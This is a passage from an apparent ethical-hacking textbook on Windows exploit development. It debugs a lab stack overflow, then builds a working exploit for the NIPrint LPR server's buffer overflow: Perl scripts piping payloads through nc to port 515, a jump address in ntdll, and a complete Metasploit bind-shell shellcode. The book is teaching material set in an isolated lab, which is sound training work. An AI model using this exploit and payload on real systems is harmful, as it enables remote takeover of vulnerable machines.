00401057 c3              ret
```

There's the disassembly. Let's set a breakpoint at the **strcpy** and the **ret** to watch what happens. (Remember, these are our memory addresses for the **strcpy** function and the return. Be sure to use the values from your disassembly output.)

```
0:000> bp 00401034
0:000> bp 00401057
0:000> g
Breakpoint 0 hit
eax=00320de1 ebx=7ffdf000 ecx=0012fd3c edx=00320dc8 esi=7ffdebf8 edi=00000018
eip=00401034 esp=0012fd34 ebp=0012fecc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
```

```
meet!greeting+0x14:
00401034 e8f7000000       call    meet!strcpy (00401130)
0:000> k
ChildEBP RetAddr
0012fecc 00401076 meet!greeting+0x14
0012fedc 004013a0 meet!main+0x16
0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
0012fff0 00000000 kernel32!BaseProcessStart+0x23
```

The stack trace looks correct before the **strcpy**.

```
0:000> p
eax=0012fd3c ebx=7ffdf000 ecx=00320f7c edx=fdfdfd00 esi=7ffdebf8 edi=00000018
eip=00401039 esp=0012fd34 ebp=0012fecc iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
meet!greeting+0x19:
00401039 83c408           add     esp,0x8
0:000> k
ChildEBP RetAddr
0012fecc 0012fd44 meet!greeting+0x19
WARNING: Frame IP not in any known module. Following frames may be wrong.
90909090 00000000 0x12fd3c
```

And after the **strcpy**, we've overwritten the return value with the location of (hopefully) our **nop** sled and subsequent shellcode. Let's check to be sure:

```
0:000> db 0012fd44
0012fd44  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012fd54  d9 ee d9 74 24 f4 5b 31-c9 b1 29 81 73 17 4b 98  ...t$.[1..).s.K.
0012fd64  fd 17 83 eb fc e2 f4 b7-70 ab 17 4b 98 ae 42 1d  ........p..K..B.
0012fd74  cf 76 7b 6f 80 76 52 77-13 a9 12 33 99 17 9c 01  .v{o.vRw...3....
0012fd84  80 76 4d 6b 99 16 f4 79-d1 76 23 c0 99 13 26 b4  .vMk...y.v#...&.
0012fd94  64 cc d7 e7 a0 1d 63 4c-59 32 1a 4a 5f 16 e5 70  d.....cLY2.J_..p
0012fda4  e4 d9 03 3e 79 76 4d 6f-99 16 71 c0 94 b6 9c 11  ...>yvMo..q.....
0012fdb4  84 fc fc c0 9c 76 16 a3-73 ff 26 8b c7 a3 4a 10  .....v..s.&...J.
```

Yep, that's one line of **nop**s and then our shellcode. Let's continue on to the end of the function. When it returns, we should jump to our shellcode that launches **calc**.

```
0:000> g
Hello Mr. ╜╔╜t$⌠[1üs≤òÄ——âδ╖Γ [snip]
Breakpoint 1 hit
eax=000001a2 ebx=7ffdf000 ecx=00415b90 edx=00415b90 esi=7ffdebf8 edi=00000018
eip=00401057 esp=0012fed0 ebp=90909090 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
meet!greeting+0x37:
00401057 c3               ret
0:000> p
eax=000001a2 ebx=7ffdf000 ecx=00415b90 edx=00415b90 esi=00080178 edi=00000000
eip=0012fd44 esp=0012fed4 ebp=90909090 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
0012fd44 90               nop
0:000>
```

Looks like the beginning of a **nop** sled! When we continue, up pops **calc**. If **calc** did not pop up for you, a small adjustment to your offset will likely fix the problem. Poke around in memory until you find the location of your shellcode and point the return address at that memory location.

Real-World Windows Exploit Example

In this section, we will use OllyDbg and Metasploit to build on the previously learned Linux exploit development process. We will teach you how to go from a basic vulnerability advisory to a basic proof of concept exploit.


Exploit Development Process Review

As you recall from the previous chapters, the exploit development process is

- Control **eip**
- Determine the offset(s)
- Determine the attack vector
- Build the exploit sandwich
- Test the exploit
- Debug the exploit if needed

NIPrint Server


The NIPrint server is a network printer daemon that receives print jobs via the platform-independent printing protocol called LPR. In 2003, an advisory warned of a buffer overflow vulnerability that might be triggered by sending more than 60 bytes to port TCP 515.


Secunia Advisories
Secunia Advisories
Historic Advisories
Listed By Product
Listed By Vendor
Statistics
About Advisories
Contact Form
Virus Information
Virus Information
Chronological List
Last 10 Virus Alerts
Statistics
About Virus Info
Mailing Lists
Secunia Advisories
Weekly Summary
NIPrint Buffer Overflow Vulnerability
Secunia Advisory: SA10143
Release Date: 2003-11-05
Critical:
Moderately critical
Impact: Privilege escalation
System access
Where: From local network
Solution Status: Unpatched
Software: NIPrint 4.x
Select a product and view a complete list of all Patched/Unpatched Secunia advisories affecting it.
Description:
A vulnerability has been reported in NIPrint allowing malicious people to gain system access.
NIPrint fails to verify input properly allowing malicious people to cause a buffer overflow by sending 60 bytes of data to port 515/tcp. This could potentially be exploited to execute arbitrary code on the vulnerable system.
Search
Search
Secunia News
2005-03-17
Want a new IT Security job?
Vacant positions at Secunia
2005-02-07
Multiple browsers are vulnerable to the IDN Spoofing Vulnerability.

At this point we will set up the vulnerable 4.*x* NIPrint™ server on a VMWare™ guest virtual machine. We will use VMWare because it allows us to start, stop, and restart our virtual machine much more quickly than rebooting.


CAUTION Since we are running a vulnerable program, the safest way to conduct testing is to place the virtual Network Interface Card (NIC) of VMWare™ in "host only" mode. This will ensure that no outside machines can connect to our vulnerable virtual machine. See VMWare documentation for more information.

Inside the virtual machine, install and start the NIPrint server from the start menu. After the program launches, you will need to configure the program as shown to make it accept network calls.


NIPrint
File Configuration Help
Not licensed, running time limited demo
Local print server is: ON Printers configured: 0
Remote print server is: ON Printers configured: 0
LOCAL PRINT ---IDLE---
REMOTE PRINT ---IDLE---
Remote Print Status
NIPrint not licensed, limited time demo
General Settings
Main Properties Startup Security Miscellaneous
ENABLE LOCAL PRINT SERVER
ENABLE REMOTE PRINT SERVER
Command timeouts (seconds):
Local: 20 Remote: 60
Print directory: c:\ni
Confirm on close

Now that the printer is running, you need to determine the IP of the vulnerable server and ping the vulnerable virtual machine from the host machine. In our case, the vulnerable virtual machine is located at 10.10.10.130.

Next, inside the virtual machine, open OllyDbg and attach it to the vulnerable program by selecting File | Attach. Select the NIPRINT3 server and click the Attach button to start the debugger.


OllyDbg
File View Debug Plugins Options Window Help
Select process to attach
Process Name Window Path
00000120 VMwareSe C:\Program Files\VMware\VMware Tools\V
00000238 smss \SystemRoot\System32\smss.exe
00000280 csrss \??\C:\WINDOWS\system32\csrss.exe
00000298 winlogon NetDDE Agent \??\C:\WINDOWS\system32\winlogon.exe
000002CC services C:\WINDOWS\system32\services.exe
000002D8 lsass C:\WINDOWS\system32\lsass.exe
0000037C svchost C:\WINDOWS\system32\svchost.exe
000003CC NAUDP3 NAUDP C:\Niprint\NAUDP3.DRV
000003E0 svchost C:\WINDOWS\System32\svchost.exe
00000438 svchost C:\WINDOWS\System32\svchost.exe
00000460 NIPRINT3 Remote Print Trace C:\Niprint\NIPRINT3.EXE
00000470 svchost C:\WINDOWS\System32\svchost.exe
00000504 spoolsv C:\WINDOWS\system32\spoolsv.exe
00000568 cmd Command Prompt C:\WINDOWS\system32\cmd.exe
00000578 Explorer SysFader C:\WINDOWS\Explorer.EXE
00000780 VMwareTr C:\Program Files\VMware\VMware Tools\V
00000788 VMwareUs VMDnDControlTitle C:\Program Files\VMware\VMware Tools\V
00000790 msmsgs DDE Server Window C:\Program Files\Messenger\msmsgs.exe
Attach Cancel

Once the debugger starts, you will need to press F9 to "continue" the debugger.

At this point (with the debugger running on a vulnerable server), it is suggested that you save the state of the VMWare™ virtual machine by saving a snapshot. After the snapshot is complete, you may return to this point by simply reverting the snapshot. This trick will save you valuable testing time as you may skip all of the previous setup and reboots on subsequent iterations of testing.


Control eip

Open up the Metasploit shell and create a small Perl script to verify the vulnerability of the server.

```
$string = "A" x 60;
open(NC, "|nc.exe 10.10.10.130 515");
print NC $string;
close(NC);
```

REMEMBER Change the IP to match your vulnerable server.

When you launch the **Perl** script, you should see the server crash as the debugger catches an exception and pauses. The lower-right corner of the debugger will turn yellow and say "Paused". It is often useful to place your attack window so you can still view the lower-right corner of OllyDbg in order to see the debugger pause.




As you can see, we have controlled **eip** by overwriting it with 0x41414141.

Determine the Offset(s)

Revert to the snapshot of your virtual machine and resend a 60-byte pattern (generated with Metasploit PatternCreate as described in Chapter 7).


```
$string =
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2A";
open(NC, "|nc.exe 10.10.10.130 515");
print NC $string;
close(NC);
```

NOTE The pattern string is a continuous line; formatting on this page caused a carriage return.



This time, as expected, the debugger catches an exception and the value of **eip** contains the value of a portion of the pattern. Also, notice that the stack pointer (**esp**) contains a portion of the pattern.

Use the Metasploit patternOffset.pl program to determine the offset of **eip** and **esp**. For illustrative purposes, we have displayed the register section beside the stack section.



In this particular case, we can see that after 49 bytes of the buffer, we overwrite **eip** from bytes 50–53. Then, one word later, at byte 54, the rest of the buffer can be found at the top of the stack after the program crashes. Notice how the patternOffset.pl tool reports the location *before* the pattern starts.

Determine the Attack Vector


On Windows systems, the stack resides in the lower memory addresses. This presents a problem with the Aleph1 attack technique we used in Linux exploits. Unlike the canned scenario of the meet.exe program, for real-world exploits, we cannot simply overwrite

eip with a return address on the stack. The address will certainly contain a 0x00 at the beginning and cause us problems as we pass that NULL byte to the vulnerable program.

On Windows systems, you will have to find another attack vector. You will often find a portion if not all of your buffer in one of the registers when a Windows program crashes. As seen in the last section, we control the area of the stack where the program crashes. All we need to do is place our shellcode beginning at byte 54 and then overwrite **eip** with an opcode to "jmp esp" or "call esp" at bytes 50–53. We chose this attack vector because either of those opcodes will place the value of **esp** into **eip** and execute it.

To find the address of that opcode in our binary, we remember that ntdll.dll is dynamically loaded into our program at runtime. We can look inside that DLL and others if necessary by searching the Metasploit opcode database at

http://metasploit.com/users/opcode/msfopcode.cgi?wizard=opcode&step=1



Searching opcodes 1 of 4
Searching opcodes 2 of 4
Searching opcodes 3 of 4
Searching opcodes 4 of 4
Executing search operation...
A total of 3 matches were found:
Address Opcode Module OS
0x77f510b0 call esp ntdll.dll (English / 5.1.2600.0) Windows XP 5.1.0.0 SP0 (IA32)
0x77f5801c jmp esp ntdll.dll (English / 5.1.2600.0) Windows XP 5.1.0.0 SP0 (IA32)
0x77f77343 jmp esp ntdll.dll (English / 5.1.2600.0) Windows XP 5.1.0.0 SP0 (IA32)
Cancel
Back
Finish

We will choose the first one: "call esp" at 0x77f510b0. Remember that for later.

NOTE This attack vector will not always work. You will have to look at registers and work with what you've got. For example, you may have to "jmp eax" or "jmp esi".

Before crafting the exploit sandwich, we should determine the amount of buffer space available in which to place our shellcode. The easiest way to do this is to throw lots of *A*s at the program and manually inspect the stack after the program crashes. You can determine the depth of the buffer we control by **click**ing in the stack section of the debugger after the crash and scrolling down to the bottom of the current stack frame and determining where the *A*s end.

```
$string = "A" x 500;
open(NC, "|nc.exe 10.10.10.130 515");
print NC $string;
close(NC);
```



Subtract the value of **esp** at the time of crash and you will have the total space available for shellcode. You can tell by the result (440 available space – original 53 bytes is close to 500) that we could have chosen a number larger than 500 to test and still have been successful; however, 440 is plenty for us and we will proceed to the next stage.

NOTE You will not always have the space you need. Sometimes you only have 5–10 bytes, then some important value may be in the way. Beyond that, you may have more space. When you encounter a situation like this, use a short jump such as "EB06", which will jump 6 bytes forward. You may jump 127 bytes in either direction using this trampoline technique.

Build the Exploit Sandwich


We are ready to get some shellcode. Fire up the Metasploit web interface and browse to

http://127.0.0.1:55555/PAYLOADS

or use the online Metasploit payload generator at

http://www.metasploit.com:55555/PAYLOADS

Then select Windows Bind Shell and add Restricted Characters of **0x00**, leave LPORT= 4444, and click the Generate Payload button.



Your shellcode will be provided in the right-hand window. Copy and paste that shellcode into a test program, compile it, and test it. You may have to respond to your firewall if you have one.

Great!We have a working shellcode that binds to port 4444.

Test the Exploit

Finally, we can craft the exploit sandwich.

```
# win32_bind -  EXITFUNC=seh LPORT=4444 Size=344 Encoder=PexFnstenvSub
#http://metasploit.com
my $shellcode =
"\x33\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x97".
"\xf3\x28\x19\x83\xeb\xfc\xe2\xf4\x6b\x99\xc3\x54\x7f\x0a\xd7\xe6".
"\x68\x93\xa3\x75\xb3\xd7\xa3\x5c\xab\x78\x54\x1c\xef\xf2\xc7\x92".
"\xd8\xeb\xa3\x46\xb7\xf2\xc3\x50\x1c\xc7\xa3\x18\x79\xc2\xe8\x80".
"\x3b\x77\xe8\x6d\x90\x32\xe2\x14\x96\x31\xc3\xed\xac\xa7\x0c\x31".
"\xe2\x16\xa3\x46\xb3\xf2\xc3\x7f\x1c\xff\x63\x92\xc8\xef\x29\xf2".
"\x94\xdf\xa3\x90\xfb\xd7\x34\x78\x54\xc2\xf3\x7d\x1c\xb0\x18\x92".
"\xd7\xff\xa3\x69\x8b\x5e\xa3\x59\x9f\xad\x40\x97\xd9\xfd\xc4\x49".
"\x68\x25\x4e\x4a\xf1\x9b\x1b\x2b\xff\x84\x5b\x2b\xc8\xa7\xd7\xc9".
"\xff\x38\xc5\xe5\xac\xa3\xd7\xcf\xc8\x7a\xcd\x7f\x16\x1e\x20\x1b".
"\xc2\x99\x2a\xe6\x47\x9b\xf1\x10\x62\x5e\x7f\xe6\x41\xa0\x7b\x4a".
"\xc4\xa0\x6b\x4a\xd4\xa0\xd7\xc9\xf1\x9b\x39\x45\xf1\xa0\xa1\xf8".
"\x02\x9b\x8c\x03\xe7\x34\x7f\xe6\x41\x99\x38\x48\xc2\x0c\xf8\x71".
"\x33\x5e\x06\xf0\xc0\x0c\xfe\x4a\xc2\x0c\xf8\x71\x72\xba\xae\x50".
"\xc0\x0c\xfe\x49\xc3\xa7\x7d\xe6\x47\x60\x40\xfe\xee\x35\x51\x4e".
"\x68\x25\x7d\xe6\x47\x95\x42\x7d\xf1\x9b\x4b\x74\x1e\x16\x42\x49".
"\xce\xda\xe4\x90\x70\x99\x6c\x90\x75\xc2\xe8\xea\x3d\x0d\x6a\x34".
"\x69\xb1\x04\x8a\x1a\x89\x10\xb2\x3c\x58\x40\x6b\x69\x40\x3e\xe6".
"\xe2\xb7\xd7\xcf\xcc\xa4\x7a\x48\xc6\xa2\x42\x18\xc6\xa2\x7d\x48".
"\x68\x23\x40\xb4\x4e\xf6\xe6\x4a\x68\x25\x42\xe6\x68\xc4\xd7\xc9".
"\x1c\xa4\xd4\x9a\x53\x97\xd7\xcf\xc5\x0c\xf8\x71\x67\x79\x2c\x46".
"\xc4\x0c\xfe\xe6\x47\xf3\x28\x19";

# sub esp, 4097 + inc esp makes stack happy by making
# space for decoding, often used on windows exploits
$prepend = "\x81\xc4\xff\xef\xff\xff\x44";

$string = "A" x 49;
$string .= "\xb0\x10\xf5\x77"; # the address of the call esp
```

```
$string .=$prepend."\xcc".$shellcode;
open(NC, "|nc.exe 10.10.10.130 515");
print NC $string;
close(NC);Note: the use of the $prepend variable is a neat trick used for
windows shellcode to make room on the stack for the decoder to properly
decode the shellcode without tromping on the payload (which happens from time
to time).  You will often find this on metasploit windows exploits.  Add this
trick to your exploit toolkit.
```


Debug the Exploit if Needed

It's time to reset the virtual system and launch the preceding script. You should see the debugger pause because of the \xcc. After you press F9 to continue, you may see the program crash.


Access violation when executing [97511F81] - use Shift+F7/F8/F9 to pass exception to program
Paused
3 Windows Explorer
OllyDbg - NIPRINT3...
Your version of VMware Tools is out of date.

If your program crashes, chances are you have a bad character in your shellcode. This happens from time to time as the vulnerable program may react to certain characters and may cause your exploit to abort or be otherwise modified.

To find the bad character, you will need to look at the memory dump of the debugger and match that memory dump with the actual shellcode you sent across the network. To set up this inspection, you will need to revert the virtual system and resend the attack script. This time, step through the program until the shellcode is executed (just after returning from the greeting function). You may also just press F9 and let the program pause at the "\xcc". At that point, right-click on the **eip** register and select Follow in Dump to view a hex memory dump of the shellcode. The easiest way to do this would be to pull up your shellcode in a text window and reformat it by placing 8 bytes per line. Then you can lay that text window alongside the debugger and visually inspect for differences between what you sent and what resides in memory.




As you can see, in this case the byte just after "0x7F", the "0x0a" byte, was translated to "0x00" and probably caused the rest of the damage. To test this theory, regenerate shellcode and designate the "0x0a" byte as a badchar.



Modify the attack script and repeat the debugging process until the exploit successfully completes and you can connect to a shell on port 4444.

NOTE You may have to repeat this process of looking for bad characters many times until your code executes properly. In general, you will want to exclude all white space chars: 0x00, 0x20, 0x0a, 0x0d, 0x1b, 0x0b, 0x0c.

When this works successfully in the debugger, you may remove the "\xcc" from your shellcode (best to just replace it with a "\x90" to keep the current alignment) and try again. When everything works right, you may close the debugger and restart the service to try again.



Success! We have demonstrated the Windows exploit development process on a real-world exploit.

PART IV

Vulnerability Analysis

- **Chapter 12** Passive Analysis
- **Chapter 13** Advanced Static Analysis with IDA
- **Chapter 14** Advanced Reverse Engineering
- **Chapter 15** Client Side Browser Exploits
- **Chapter 16** Abusing Weak ACLs for Local EoP
- **Chapter 17** Intelligent Fuzzing with Sulley
- **Chapter 18** From Vulnerability to Exploit
- **Chapter 19** Closing the Holes: Mitigation

This page intentionally left blank

CHAPTER 12

Passive Analysis

- Why reverse engineering is a useful skill
- Reverse engineering considerations
- Source code auditing tools
- The utility of source code auditing tools
- Manual source code auditing
- Manual auditing of binaries
- Automated binary analysis tools

What is reverse engineering? At the highest level it is simply taking a product apart to understand how it works. You might do this for many reasons, among them:

- Understanding the capabilities of the product's manufacturer
- Understanding the functions of the product in order to create compatible components
- Determining whether vulnerabilities exist in a product
- Determining whether an application contains any undocumented functionality

Many different tools and techniques have been developed for reverse engineering software. We focus here on those tools and techniques that are most helpful in revealing flaws in software. This chapter discusses "static," also called *passive,* reverse engineering techniques in which you will attempt to discover vulnerabilities simply by examining source or compiled code in order to discover potential flaws. In following chapters, we will discuss more active means of locating software problems and how to determine whether those problems can be exploited.

Ethical Reverse Engineering

Where does reverse engineering fit in for the ethical hacker? Reverse engineering is often viewed as the craft of the cracker who uses her skills to remove copy protection from software or media. As a result, you might be hesitant to undertake any reverse engineering effort. The Digital Millennium Copyright Act (DMCA) is often brought up whenever reverse engineering of software is discussed. In fact, reverse engineering is addressed

